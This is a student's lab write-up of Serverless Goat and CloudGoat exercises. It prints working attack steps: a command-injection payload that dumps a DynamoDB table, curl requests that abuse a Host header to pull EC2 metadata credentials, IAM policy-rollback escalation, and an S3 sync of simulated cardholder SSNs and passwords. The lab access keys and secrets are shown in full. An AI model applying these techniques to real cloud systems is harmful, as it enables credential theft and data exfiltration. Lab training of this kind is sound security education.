
1. Take a screenshot of the output for aws sts get-caller-identity
Command:
aws sts get-caller-identity --profile serverlesshackme



This verified the credentials were valid and mapped to:
UserId: AROATAIYWS4K...FunctionConvert-8D6LFZ8QGE9N
Account: 206747113237
Arn:
arn:aws:sts::206747113237:assumed-role/serverlessrepo-serverless-goat-FunctionConvertRole-MMF8Z5H…

This role confirms access is scoped to the Lambda function’s assumed IAM role, giving me the same level of permissions it had—including likely write/read privileges over its associated S3 bucket.

2. Screenshot of S3 bucket object list
Command:
aws s3 ls s3://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e --profile serverlesshackme



The command dumped the entire object listing, including timestamps, sizes, and object keys like:
2025-06-06 09:47:36 1503 fa1315a8-93c3-4d28-b22c-4f789ac8399f
2025-06-06 21:46:13 1266 fbb5c9fc-8cb5-42a3-8ed4-b7c53687ec5c
2025-06-08 01:20:43 1341 f844bfc7-5db5-4521-9d47-cedf74426738
…

This confirmed that the Lambda function has s3:ListBucket and possibly s3:GetObject/s3:PutObject permissions. In practice, this means I could exfiltrate, tamper with, or overwrite converted document data—undermining both confidentiality and integrity.

Security Implication
This vulnerability represents a severe IAM misconfiguration. Secrets embedded in the runtime allow lateral movement in the AWS environment. Without strict IAM scoping or secrets management, a malicious actor could:

- Modify files in the conversion bucket
- Potentially escalate to other cloud services (if overly permissive roles exist)
- Maintain persistence by planting malicious Lambda payloads

Step 9: Excess Permissions (Privilege Escalation Enumeration via IAM Roles)

In this step, I investigated the IAM roles tied to the Lambda function to analyze whether it had been granted excess permissions beyond its intended scope of operation. This step underscores the importance of least privilege and hardening cloud function configurations.

1. Does the application ever need to read from the table specified?
No — in the context of this application's logic, read access to DynamoDB is unnecessary. The application logs activity such as IPs and document URLs using docClient.put(...), indicating write-only intent. Granting read access ("Action": "dynamodb:GetItem" etc.) to the same function increases its attack surface unnecessarily. If the Lambda were compromised, an attacker could use that read permission to extract all prior IP-to-document mappings stored in the serverlessrepo-serverless-goat-Table-12UE822VMCZ6I table — a clear case of over-permissioning and sensitive data exfiltration risk.

2. What permissions might not be necessary in this policy?

From the S3 role (FunctionConvertRolePolicy1), the permissions granted include List, Read, Write, and Permissions management. While Read and Write are arguably necessary (to retrieve the converted HTML output and upload it to the bucket), the List and especially Permissions management capabilities are overkill. There is no business need for this Lambda to be able to modify bucket policies or enumerate all bucket contents. These permissions introduce lateral movement risk or bucket takeovers if a malicious actor gets access to the role, especially since the bucket is public-facing.

Step 10: Data Exfiltration


Objective: Demonstrate how overly permissive IAM policies combined with command injection enable data exfiltration from DynamoDB via injected Lambda runtime code.

After confirming earlier that the Lambda function's attached role (FunctionConvertRolePolicy0) includes full read access to DynamoDB, I decided to test just how much information could be retrieved from the backend database using command injection.

To simulate exfiltration, I submitted the following command injection payload inside the vulnerable document_url parameter (URL-encoded in the final request):
node -e 'const AWS = require("aws-sdk"); (async () => {console.log(await new AWS.DynamoDB.DocumentClient().scan({TableName: process.env.TABLE_NAME}).promise());})();'

This payload instantiates a DynamoDB client inside the Lambda environment and invokes .scan() to dump the entire contents of the table referenced by the TABLE_NAME environment variable.

Once triggered, the Lambda dumped all entries into the HTML output, redirecting me to a publicly accessible S3 bucket page containing the entire JSON-formatted dataset.



Answers Recap

1. Take a screenshot of a conversion and IP address from another user.

✔️ Confirmed. I captured a screenshot containing multiple entries clearly not from my IP (mine starts with 73.). One example includes:

{
  "document_url": "https://thefengs.com/wuchang/courses/cs495/files/Q.doc",
  "ip": "67.171.145.71"
}

Another example:

{
  "document_url": "https://example.com/doc.cat",
  "ip": "157.245.5.31"
}

There were over 1000 scanned items, many from classmates using the same app instance. These were exfiltrated simply by executing JavaScript inside the Lambda context — no authentication or access control enforced at all.

This step effectively showcased how overly broad IAM permissions (like dynamodb:Scan) paired with unsanitized command execution can directly expose user data, violate privacy, and compromise application integrity. While I could’ve filtered to just my IP (73.x.x.x) via FilterExpression, doing a full dump proved the exploit’s reach and was more relevant to the task's goals.

Step 11: Conclusion

Objective: Reflect on the complete exploitation of a vulnerable serverless application deployed in AWS, focusing on real-world security issues in Lambda-based workflows.

This lab was one of the most eye-opening demonstrations of how serverless doesn’t mean secure. Even though there’s no persistent server to SSH into, the AWS Lambda function behind the application was wide open to abuse due to insufficient input validation, lack of runtime controls, and overly permissive roles.

Each step built logically on the last — beginning with seemingly harmless document conversion, then escalating through:

- Command injection via unsanitized URL parameters
- Reverse-engineering source from exposed paths
- Information exposure through environment dumps
- Privilege abuse via leaked IAM credentials
- Data exfiltration from DynamoDB using inline JavaScript injection

By step 10, I had full read access to the entire DynamoDB table logging all conversions across users. If this were a production environment, that would be a massive violation of user trust and compliance regulations.

Summary – What I Learned

- Failure to validate input (e.g., lack of URL sanitization) opens the door to runtime command injection.
- Environment variables can leak sensitive data like AWS keys, S3 bucket names, and DB table names.
- IAM misconfigurations (e.g., dynamodb:Scan, s3:PutObject) allow adversaries to exfiltrate or overwrite critical data.
- Exposed S3 buckets act like public web servers when permissions are not tightly scoped.

Overall, this lab showed that serverless doesn't eliminate attack surface — it just moves it into event handlers, environment configs, and access roles. Misconfigurations here are just as powerful as remote code execution in traditional web apps.

I’ll carry forward what I learned here as a reminder to enforce principle of least privilege, sanitize everything, and audit all cloud roles even for ephemeral, event-driven systems.

Lab 8.4 CloudGoat

Step 1: Configure the AWS CLI with Raynor's Credentials

To begin this CloudGoat scenario, I launched the AWS CloudShell in the us-east-1 region, where CloudGoat deploys its vulnerable infrastructure by default. I configured the CLI to use Raynor’s access credentials by setting up a new profile named raynor. As shown in the first screenshot, I entered the provided Access Key ID, Secret Access Key, region, and left the output format as default. This setup is crucial for isolating actions taken with Raynor’s permissions without interfering with other AWS CLI profiles or accounts I might have active.

Once the profile was configured, I validated its access scope by querying IAM for any policies attached to Raynor’s user identity. The result confirmed a single attached policy named:


- cg-raynor-policy-iam_privesc_by_rollback_cgids6kyhjeltk



This output also revealed the full ARN of the policy. I exported this value to a variable named cloudgoat_output_policy_arn for easier reuse in subsequent commands. This step confirms that Raynor has an associated managed policy that we can investigate further.


Step 2: Enumerate Policy Versions & Identify Escalation Paths (iam_privesc_by_rollback)

With the policy ARN in hand, I queried all versions associated with this policy. The screenshot of the list-policy-versions output shows five total versions ranging from v1 to v5.



Answer to Q2:

The default version is v1, as indicated by the "IsDefaultVersion": true flag. This is important context: if Raynor’s current privileges include the ability to change the default policy version, he could potentially escalate privileges by switching to one of the more permissive older versions.



To confirm this, I retrieved the document content for v1. As shown in the next screenshot, the version grants three key IAM privileges:

- iam:Get*
- iam:List*
- iam:SetDefaultPolicyVersion

Answer to Q3:

The critical privilege here is iam:SetDefaultPolicyVersion, which allows a user to designate a different version of a managed policy as the new default — essentially "rolling back" to a previous policy definition.

This discovery confirms that Raynor, although seemingly limited, can effectively regain expanded access by reverting to a different policy version using built-in IAM versioning functionality.

Step 3: Review Historical Policy Versions to Identify Escalation Candidates (iam_privesc_by_rollback)

The next step was to manually inspect each non-default version (v2 to v5) to locate those that may grant higher privileges or contain exploitable conditions.



As shown in the fourth screenshot, version v5 contains a Condition block that restricts its applicability to a window between July 1, 2017 and December 31, 2017. This confirms that:

Answer to Q4:
Version v5 is the one restricted to the second half of 2017, using DateGreaterThan and DateLessThan controls.

Steps 4-5: Metadata Exploitation via Host Header Injection (cloud_breach_s3)

This scenario emulates a cloud security incident akin to the Capital One breach, where a reverse proxy was left exposed to public traffic and vulnerable to SSRF-style header injection. The proxy was intended to restrict access to AWS internal metadata, but by manipulating the Host: header, I was able to impersonate internal requests and obtain EC2 instance credentials.

Step 1: Initial Proxy Probe
To confirm the behavior of the proxy, I issued a standard HTTP request:
curl http://54.211.216.202
Answer to Q1:



The server responded with an HTML message:


- "This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'host' header and try again."

This confirmed the presence of a restrictive reverse proxy guarding the metadata service.

Step 2: Bypassing the Proxy Restriction via Host Header Injection
I modified my request to include the well-known AWS metadata IP in the Host: header:

- curl http://54.211.216.202 -H "Host: 169.254.169.254"

Answer to Q2:




The response listed dozens of directory entries representing historical metadata versions, and at the bottom, I found:

- latest

Navigating deeper, I listed the latest/ directory:

- curl http://54.211.216.202/latest -H "Host: 169.254.169.254"

Answer to Q3:



Output included:

- dynamic
- meta-data
- user-data

This confirmed that I could traverse the metadata path and access sensitive metadata endpoints through the proxy.

Step 3: IAM Role Discovery and Credential Extraction

I then queried the instance role directory directly:

- curl http://54.211.216.202/latest/meta-data/iam/security-credentials/ -H "Host: 169.254.169.254"

Answer to Q4:




The IAM role associated with this instance is:

- cg-banking-WAF-Role-cloud_breach_s3_cgidzpuu5tyr2k

Finally, I retrieved the actual temporary credentials associated with this IAM role:

- curl http://54.211.216.202/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cloud_breach_s3_cgidzpuu5tyr2k -H "Host: 169.254.169.254"

Answer to Q5:




The response contained:

- AccessKeyId: ASIATAYIWS4KUI4QCPSU
- SecretAccessKey: JaISP00vUTGXmgdm5jPoH/SehNCE5NTHgkuPIn71
- Token: Long session token (ephemeral STS credentials)

These values allow me to assume the role of the EC2 instance and access restricted resources, particularly S3 buckets, which I will explore in the next step.

This lab segment demonstrated the risk of misconfigured proxies that honor arbitrary Host headers. By pivoting through the proxy and targeting the internal metadata IP, I was able to extract IAM credentials directly from the EC2 instance. This mirrors real-world breaches where similar misconfigurations led to significant cloud data exfiltration.



Finally, I reviewed version v3, which, as seen in the last screenshot, contains an "Action": "*" and "Resource": "*" statement — essentially granting full administrative rights — but with an IP restriction. The policy allows these rights only if the request originates from a specific source IP:

- "aws:SourceIp": ["131.252.220.66/32"]

Answer to Q5:
Version v3 is the one that grants full admin privileges, but only when accessed from the whitelisted IP address. This version becomes an ideal candidate for privilege escalation, especially if the attacker is operating within the trusted network range or can bypass the restriction.

In sum, at the end of Step 3, I’ve identified that:

- The current version (v1) gives Raynor the ability to switch IAM policy versions.
- Version v5 is time-gated to late 2017 and is not currently useful for escalation.
- Version v3 provides full admin access but is gated by source IP — still exploitable depending on attacker placement.

These findings set the stage for the next step, where I will invoke SetDefaultPolicyVersion to designate version v3 as the active policy, thereby escalating privileges.

Step 6: Assuming the Role of "erratic" to Exfiltrate Sensitive S3 Data (cloud_breach_s3)

This step simulates the final stages of the Capital One–style breach by configuring a CLI profile with the compromised EC2 role credentials and locating exposed S3

buckets. The attacker (erratic) in that breach was able to locate and sync files containing personal and financial data—mirrored here in CloudGoat.

Step 4: Configure erratic Profile
Using the credentials from the previous SSRF metadata leak, I created a new AWS CLI profile named erratic:


- aws configure --profile erratic
    - Access Key ID: ASIATAIYWS4KUI4QCP5U
    - Secret Key: JaISPO0yUTGXmgdm5jPoH/SehNCE5NTHgkuPIn71
    - Region: us-east-1

Since AWS CLI doesn't let you paste a session token interactively, I edited ~/.aws/credentials and added the token manually.

Successfully authenticated as the compromised IAM role from the proxy-exposed EC2 instance.

Step 5: Enumerate S3 Buckets
I ran:

- aws s3 ls --profile erratic



Identified Bucket:

- cg-cardholder-data-bucket-cloud-breach-s3-cgidzpuu5tyr2k

This name is a dead giveaway—much like what happened in the real Capital One breach, a misconfigured bucket openly labeled with its sensitive contents was visible and accessible using temporary EC2 role credentials.

Step 6: Sync and Examine Stolen Files
I executed:

- aws s3 sync s3://cg-cardholder-data-bucket-cloud-breach-s3-cgidzpuu5tyr2k ./cardholder-data --profile erratic

The download completed without restriction, including .csv files that simulate personally identifiable information (PII).

To inspect the contents:

- head -2 cardholder-data/*.csv

Answer to Q1:



- cardholder_data_primary.csv
  - ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip
  - 287-43-8531,1,Cooper,Luffman,cluffman@nifty.com,Male,194.222.101.195,2 Killdeer Way,Atlanta,Georgia,30343

- cardholder_data_secondary.csv
  - ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip
  - 600-68-9537,500,Sarge,Cranfield,scranfielddv@nymag.com,Male,207.208.160.131,96 Drewry Drive,Saint Louis,Missouri,63104

- cardholders_corporate.csv
  - id,SSN,Corporate Account,first_name,last_name,password,email,gender,ip_address
  - 1,387-31-4447,Skyba,Earle,Gathwaite,A53nIB6g,egathwaite@edublogs.org,Male,149.213.19.178

The data represents clear violations of confidentiality—social security numbers, passwords, full names, emails, and addresses all stored in plaintext within an openly

accessible S3 bucket. This showcases a devastatingly common cloud misconfiguration with catastrophic implications.


By combining SSRF against a reverse proxy with the use of temporary credentials, I assumed the EC2 instance's IAM role and accessed an S3 bucket filled with simulated PII. This exercise emulated the exact technique used in the 2019 Capital One breach by “erratic.” The visibility and sync-ability of sensitive data like this emphasizes the necessity of hardened IAM roles, strict bucket policies, and default encryption for storage.

Step 7: Setting Up with Solus ReadOnly Credentials (ec2_ssrf)

To begin this stage of the CloudGoat scenario, I configured a new AWS CLI profile named solus using the credentials provided in the lab prompt. These keys granted me read-only permissions — the goal here being to enumerate Lambda resources and look for any embedded secrets that might be misconfigured in environment variables.

Once set up, I used the list-functions command against AWS Lambda with the solus profile. The output returned a function named:

- cg-lambda-ec2_ssrf_cgidmiii4snk57



As seen in the first screenshot, this function exposes two suspicious environment variables: EC2_ACCESS_KEY_ID and EC2_SECRET_KEY_ID. These likely represent hardcoded AWS credentials for another IAM identity (bad practice, but common in real-world misconfigurations). I copied those values and created a new profile called wrex to represent this leaked IAM user.

Step 8: Discovering EC2 Instances with Wrex Keys; Verifying Web Service and SSRF Behavior (ec2_ssrf)

With the wrex profile configured, I moved on to mapping EC2 assets. I listed running EC2 instances using the appropriate describe-instances command. One of the instances returned had the public IP address:

- 52.202.109.196



